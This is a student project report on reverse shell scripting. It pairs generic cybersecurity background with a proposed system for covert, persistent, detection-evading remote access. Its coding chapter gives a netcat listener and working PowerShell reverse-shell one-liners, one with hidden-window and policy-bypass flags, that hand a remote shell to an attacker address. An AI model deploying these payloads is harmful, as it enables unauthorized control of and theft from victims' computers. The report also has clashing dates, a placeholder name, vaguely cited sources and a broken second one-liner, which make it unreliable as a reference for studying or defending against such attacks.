BANGALORE UNIVERSITY, JNANA BHARATHI CAMPUS

A PROJECT REPORT

ON

"REVERSE SHELL SCRIPTING"

Submitted in the partial fulfillment of the requirement for the award of degree of

Bachelor of Computer Applications

Submitted by

HARSHITHA.S

U03FS21S0096

Under the guidance of

YASHASWINI.B.S
Assistant Professor

KLE Society's Degree College, Nagarbhavi, Bangalore-560072

2023-2024

KLE Society's Degree College

[Affiliated to Bangalore University, Jnana Bharathi Campus, 3rd Block, Nagarbhavi 2nd Stage, Bangalore – 560072]

Bachelor of Computer Applications

CERTIFICATE

This is to certify that the project entitled **" REVERSE SHELL SCRIPTING "** is bonified work carried by **HARSHITHA.S** with USN: **U03FS21S0096** with in partial fulfillment for the award of degree in **Bachelor of Computer Applications of Bangalore University** during the year 2022-2023.The project report has been approved as it satisfies the academic requirement in respect of project work prescribed for the said degree.

Signature of the Guide
(Asst. Prof. AAAAAAAAA)

Signature of the Co-Ordinator
(Dr. Parvati N Angadi)

Name of the Examiners: **Signature**

1.

2.

DECLERATION

I am HARSHITHA.S with **USN U03FS21S0096** Studying in 6th semester **BCA, KLE Society' Degree College, Nagarbhavi, Bangalore** declares that the project work entitled **"REVERSE SHELL SCRIPTING"** submitted to Bangalore University during year 2021-2022 is an original work carried under the guidance of **Mrs YASHASWINI.B.S Assistant Professor, Bachelor of Computer Applications, KLE Society's Degree College, Nagarbhavi, Bangalore** and this project is submitted in the partial fulfillment ofthe requirement for the award of degree of Bachelor of Computer Applications.

Date: **01/04/2024**

Place: **Bangalore**

ACKNOWLEDGEMENT

I consider it a great privilege to place my deepest sense of gratitude and sincere thanks to beloved Co-Ordinator **Dr. Parvati N Angadi** for her cooperation, guidance, and supervision during this project.

I am extremely thankful and wish to express my sincere gratitude to my respected guide Assistant Prof. **YASHASWINI.B.S** for her kind co-operation and providing valuable suggestions and constant encouragement for the improvement and successful completion of this project.

I would like to express my pure and sincere thanks for the guidance, timely advice, support, sincere co-operation, suggestion, ideas provided by all the teaching staff and non-teaching staffs of the **Bachelor of Computer Applications, K.L.E Society's Degree College, Nagarbhavi, Bangalore**

HARSHITHA.S (U03FS21S0096)

ABSTRACT

This project aims to develop and analyze reverse shell scripting techniques using a domain for cybersecurity purposes. Reverse shell scripting allows remote access and control over a target system by establishing a reverse connection from the target to the attacker's machine. By utilizing a domain, the attacker can bypass firewall restrictions and create a covert channel for communication. The research will involve exploring various scripting languages, such as Python, Bash, and Command prompt, to create reverse shell payloads. The project will demonstrate the implementation of reverse shell scripts, analyze their effectiveness in maintaining persistent access, and provide recommendations for mitigating risks associated with such attacks. The findings will contribute to enhancing cybersecurity practices and raising awareness about the potential threats posed by reverse shell scripting techniques.

List of Figures

List of Figures

CHAPTER 1

INTRODUCTION

Reverse shell scripting is a technique used in cybersecurity and penetration testing to establish a connection from a target machine to an attacker's machine, allowing remote access and control. Unlike a traditional shell, where the attacker connects to the victim's machine, in a reverse shell scenario, the victim's machine initiates the connection to the attacker's machine. This method is often employed by hackers to bypass firewalls and network security measures. Reverse shell scripts are typically written in languages like Bash, Python, or PowerShell and are designed to exploit vulnerabilities in target systems, enabling unauthorized access and potential data exfiltration or system manipulation. It's crucial for cybersecurity professionals to understand reverse shell scripting to defend against such attacks and to conduct ethical penetration testing to identify and patch vulnerabilities. A reverse shell is a type of shell in which the target machine communicates back to the attacking machine. Normally your computer makes connections out to other computers on the internet to visit websites, get emails etc.A reverse shell lets someone else's computer connect to your computer instead.The hacker runs a program on their computer to connect to your computer.Your computer then accepts this connection without you allowing it.This gives the hacker full remote access to control your computer over the internet.The hacker can send commands to your computer, steal data, install malware etc.It is like the hacker sitting at your computer, but they are far away and you don't see them.Firewalls don't block it because it looks like normal outgoing internet traffic from your computer. The most common reverse shell scripts are written in Python, Perl, C, Bash or other languages.

1.1 About Cyber Security

Cyber security refers to the practice of protecting computer systems, networks, and data from unauthorized access, use, disclosure, disruption, modification, or destruction. With the rapid advancement of technology and increased reliance on digital systems, cyber security has become a critical concern for individuals, organizations, and governments.

Cyber security encompasses various measures and techniques that aim to safeguard information technology (IT) assets from cyber threats, such as hacking, malware, phishing, ransom ware, and other forms of cyber-attacks. These threats can lead to data breaches, identity theft, financial loss, reputational damage, and operational disruptions.

Cyber threats can take various forms, including:

1. Malware: Malicious software designed to disrupt, damage, or gain unauthorized access to computer systems. Examples include viruses, worms, Trojans, ransomware, and spyware.

2. Phishing: A method used by attackers to trick individuals into revealing sensitive information, such as passwords or financial details, by posing as a trustworthy entity through emails, websites, or messages.

3. Social engineering: Manipulating people through psychological tactics to gain unauthorized access to systems or confidential information. This can involve impersonation, pretexting, or manipulation techniques.

4. Denial of Service (DoS) attacks: Overwhelming a system or network with excessive traffic or requests, making it unavailable to legitimate users.

5. Data breaches: Unauthorized access or theft of sensitive information, often due to weak security measures or vulnerabilities in systems.

6. Insider threats: Attacks or data breaches caused by individuals with authorized access, such as employees or contractors, who misuse their privileges or compromise security intentionally or unintentionally.

Cyber security measures aim to protect against these threats and mitigate risks. They involve implementing various practices and technologies, such as:

1. Access control: Restricting access to systems, data, and resources based on user roles and privileges.

2. Encryption: Converting sensitive information into an unreadable format to prevent unauthorized access during transmission or storage.

3. Firewalls: Network security devices that monitor and control incoming and outgoing network traffic, based on predetermined security rules.

4. Intrusion Detection and Prevention Systems (IDPS): Tools that monitor network activities, detect and respond to potential security threats or policy violations.

5. Patch management: Regularly updating software and systems with security patches to address vulnerabilities and prevent exploitation.

6. Employee training and awareness: Educating individuals about safe online practices, recognizing phishing attempts, and promoting good cybersecurity habits.

7. Incident response: Establishing protocols and procedures to respond to and recover from cybersecurity incidents effectively.

8. Vulnerability assessments and penetration testing: Evaluating systems and networks for vulnerabilities and weaknesses, identifying potential entry points for attackers.

Cybersecurity is an ongoing and evolving field, as threats continue to evolve and become more sophisticated. It requires a proactive approach, continuous monitoring, and a combination of technical solutions, policies, and user awareness to protect against potential risks and safeguard sensitive information.

Here are some key aspects of cyber security:

1. **Network Security:** Network security involves protecting computer networks from unauthorized access or attacks by implementing measures like firewalls, intrusion detection systems (IDS), and virtual private networks (VPNs).

2. **Endpoint Security:** Endpoint security focuses on securing individual devices like computers, laptops, smartphones, and tablets. It typically involves using antivirus software, encryption, and device management solutions to protect against malware and unauthorized access.

3. **Data Security:** Data security involves protecting sensitive data from unauthorized access, disclosure, or modification. This includes implementing strong access controls, encryption, and data loss prevention (DLP) measures to ensure data confidentiality, integrity, and availability.

4. **Application Security:** Application security refers to securing software applications from vulnerabilities that could be exploited by attackers. This includes conducting regular code reviews, penetration testing, and implementing secure coding practices.

5. **Identity and Access Management (IAM):** IAM focuses on managing and controlling user access to systems and data. It includes measures like strong authentication mechanisms (e.g., multi-factor authentication), role-based access control (RBAC), and user provisioning.

6. **Security Awareness and Training:** Educating employees and users about cyber security best practices is essential for mitigating risks. Training programs can help individuals recognize and respond to potential threats like phishing emails, social engineering, and other forms of cyber deception.

7. **Incident Response and Disaster Recovery:** Establishing an incident response plan enables organizations to detect, respond to, and recover from cyber security incidents effectively. This includes regularly backing up data, testing incident response procedures, and conducting post-incident analysis to improve future responses.

8. **Ethical Hacking and Vulnerability Assessment:** Organizations often employ ethical hackers (also known as penetration testers) to identify vulnerabilities in their systems and networks. Regular vulnerability assessments and penetration testing help uncover weaknesses before malicious attackers can exploit them.

9. **Regulatory Compliance:** Many industries and regions have specific cyber security regulations and standards that organizations must comply with. This includes regulations like the General Data Protection Regulation (GDPR) in the European Union and the Health Insurance Portability and Accountability Act (HIPAA) in the United States.

10. **Emerging Technologies:** As technology advances, new cyber security challenges arise. Areas such as cloud security, Internet of Things (IoT) security, artificial intelligence (AI) and machine learning (ML) security, and block chain security require specialized attention to address potential risks.

In summary, cyber security involves a combination of technology, processes, and practices aimed at protecting digital assets from cyber threats. It is an on-going effort to stay ahead of evolving attack techniques and requires a comprehensive approach to ensure the security and privacy of systems, networks, and data.

CHAPTER 2

LITERATURE SURVEY

Reverse shells are a significant concept in cybersecurity, often used for unauthorized access and control over compromised systems. This survey aims to provide a comprehensive overview of reverse shells by examining various academic papers, technical articles, conference proceedings, and other relevant sources. The survey is structured to cover multiple aspects, including implementation techniques, detection mechanisms, security tools, and legal and ethical considerations.

1. Research Databases

The first step involves searching through academic databases such as IEEE Xplore, ACM Digital Library, ScienceDirect, and Google Scholar. Key search terms include "reverse shell," "remote access trojan (RAT)," "command and control (C2)," and "penetration testing." These databases host a wealth of peer-reviewed papers and articles that offer insights into the theory and application of reverse shells.

Examples of Academic Papers:

IEEE Xplore: Articles on the network behaviors of reverse shells, detection mechanisms using machine learning, and case studies on network forensics involving reverse shells.

ACM Digital Library: Papers on innovative implementation techniques, comparisons of various C2 frameworks, and the effectiveness of different detection strategies.

ScienceDirect: Research focused on the application of AI in detecting reverse shells and the development of advanced security protocols to mitigate such threats.

Google Scholar: A broad range of studies, including those on the socio-technical aspects of reverse shells and the development of ethical guidelines for penetration testing.

2. Review Papers and Surveys

Review papers and surveys are invaluable for understanding the current state of research on reverse shells. These documents typically summarize key concepts, highlight prevalent techniques, and discuss various detection and defense strategies.

Examples of Review Papers:

"A Survey on Reverse Shell Detection Mechanisms": This paper outlines different methodologies employed in detecting reverse shells, including signature-based, anomaly-based, and heuristic-based approaches.

"The Evolution of Command and Control Channels in Malware": This survey explores how reverse shells have evolved alongside other C2 channels, examining trends and innovations in their use and detection.

3. Academic Papers

Individual research papers often provide in-depth analysis of specific aspects of reverse shells. These papers might focus on novel implementation techniques, detailed case studies, empirical evaluations, or new detection mechanisms.

Examples of Specific Studies:

Implementation Techniques: Research on advanced methods for creating undetectable reverse shells, including the use of polymorphic and metamorphic code.

Detection Mechanisms: Studies on the effectiveness of machine learning algorithms in identifying reverse shell traffic within network data.

Case Studies: Detailed examinations of real-world incidents involving reverse shells, highlighting the methods used by attackers and the countermeasures deployed.

Experimental Evaluations: Papers that provide empirical data on the performance of different reverse shell detection tools and techniques under various conditions.

4. Security Books and Manuals

Books and manuals on cybersecurity provide comprehensive guides on reverse shell concepts, techniques, and best practices. Reputable authors and publishers often offer insights based on extensive practical experience and research.

Recommended Reading:

"The Art of Exploitation" by Jon Erickson: Covers fundamental hacking techniques, including reverse shells, with practical examples.

"Metasploit: The Penetration Tester's Guide" by David Kennedy et al.: Provides an in-depth look at using Metasploit for penetration testing, including the creation and deployment of reverse shells.

"Practical Malware Analysis" by Michael Sikorski and Andrew Honig: Offers techniques for analyzing and understanding malware, including the use of reverse shells.

5. Security Tools and Frameworks

Understanding the tools and frameworks commonly used for reverse shells is crucial. Documentation, whitepapers, and research articles related to these tools provide insights into their capabilities and usage.

Examples of Security Tools:

Metasploit: A widely used framework for penetration testing that includes modules for creating reverse shells.

Cobalt Strike: An advanced threat emulation tool that offers robust C2 capabilities, including reverse shells.

Empire: A post-exploitation framework that uses PowerShell and Python agents for reverse shells.

Veil: A tool designed to generate payloads that bypass antivirus solutions, including reverse shells.

PowerShell Empire: A post-exploitation framework that leverages PowerShell for creating and managing reverse shells.

6. Legal and Ethical Considerations

The use of reverse shells in security testing and research must adhere to legal and ethical guidelines. Articles, guidelines, and regulations provide frameworks for the responsible use of these tools.

Key Considerations:

Legal Guidelines: Regulations such as the Computer Fraud and Abuse Act (CFAA) in the United States, which governs the unauthorized use of computer systems.

Ethical Guidelines: Standards set by organizations such as the EC-Council and Offensive Security, which outline the ethical use of penetration testing tools.

Responsible Disclosure: Practices for reporting vulnerabilities discovered through the use of reverse shells to ensure they are addressed without causing harm.

7. Future Trends and Emerging Technologies

Future trends and emerging technologies in the field of reverse shell detection and evasion are also critical areas of study. Technologies like machine learning, artificial intelligence, and blockchain offer potential advancements in this domain.

Future Directions:

Machine Learning and AI: Research on using machine learning algorithms to detect reverse shell activities with high accuracy and low false-positive rates.

Blockchain-based Solutions: Exploring the use of blockchain for secure logging and monitoring of reverse shell activities to enhance traceability and accountability.

Evasion Techniques: Studies on new methods attackers might use to evade detection, and the development of countermeasures to address these evolving threats.

CHAPTER 3

EXISTING SYSTEM

Traditional reverse shell scripting techniques often rely on direct connections between the attacker's machine and the target system. This approach can be easily detected and blocked by firewalls, intrusion detection systems, and other security measures. Furthermore, the attacker's IP address may be exposed, making it easier to trace the source of the attack.

Disadvantages of Existing System

- Attacker's IP address may be exposed, facilitating traceability.
- Limited persistence and potential disruption of the reverse shell connection.
- Dependence on stable network connectivity.
- Detection by intrusion detection systems and network monitoring tools.

CHAPTER 4

PROPOSED SYSTEM

The proposed system involves developing and implementing reverse shell scripting techniques using a domain for cybersecurity purposes. By leveraging a domain, the attacker can establish a covert channel for communication and bypass firewall restrictions that may block direct connections.

The project will explore various scripting languages, such as Python, Bash, and Command prompt, to create reverse shell payloads that leverage a domain for communication. The payloads will be designed to establish a reverse connection from the target system to the attacker's server, which will be hosted on a domain accessible to the target.

4.1 Advantages of Proposed System

• Maintaining persistent access to the target system through covert channels.

• Obfuscating the attacker's IP address and making it harder to trace the source of the attack.

• Enhancing cybersecurity awareness and understanding of reverse shell scripting techniques.

4.2 System Architecture




Fig 4.2: Reverse Shell Scripting System Architecture

CHAPTER 5

SYSTEM DESIGN

The reverse shell system involves a listener on the attacker's end, authentication, and command execution. On the victim's side, a payload establishes a connection to the attacker, allowing command execution and data exchange. Security measures like encryption and evasion ensure legal compliance and confidentiality.

5.1 Requirement Analysis

Hardware Requirements:

- 8 GB RAM
- Monitor

Software Requirements:

- ORCAL VM VIRTUAL BOX
- KALI LINUX
- Net Cat
- Social Engineering Tools
- Windows 10

5.2 Modules

1. Listener Module: Listens for incoming connections from compromised systems.

2. Payload Module: Generates or embeds the payload into malicious programs to establish connections to the attacker's machine.

3. Command Execution Module: Handles the execution of commands received from the attacker.

4. Authentication Module: Validates the identity of connecting systems to ensure only authorized connections are accepted.

5. Encryption Module: Encrypts communication between the attacker and compromised systems.


6. Persistence Module: Ensures the reverse shell persists across system reboots or changes.

7. Detection Evasion Module: Implements techniques to evade detection by security measures.


8. Logging and Monitoring Module: Records and monitors communication and activities for forensic analysis and incident response.

5.3 Data Flow Diagram


Level 0




Level 1


SENDER
Payload Command
INPUT
Reverse
Shell Scripting
(NetCat)
RECEIVER
Injected
Command
OUTPUT


5.4 Use Case Diagram




5.5 ER Diagram



5.6 UML Diagram



5.7 Sequential Diagram



CHAPTER 6

CODING

➢ Commands

- The 2 laptops should be connected to the same network only.
- nc -lvnp 4444 : nc stands for netcat tool, lvnp is listting and 4444 is the port number.
- ifconfig : to check the ip address.
- powershell-c "$client = New-Object System.Net.Sockets.TCPClient('192.168.245.217',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
- powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("192.168.245.217",4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
- (in the above code just we need to change the ip address.the 1st is almost executing.)
- ls : is for listing to the files.
- start notepad, chrome, Excel : to open this we need to give.

- cat text filename/type text filename : to view the text of the files present.
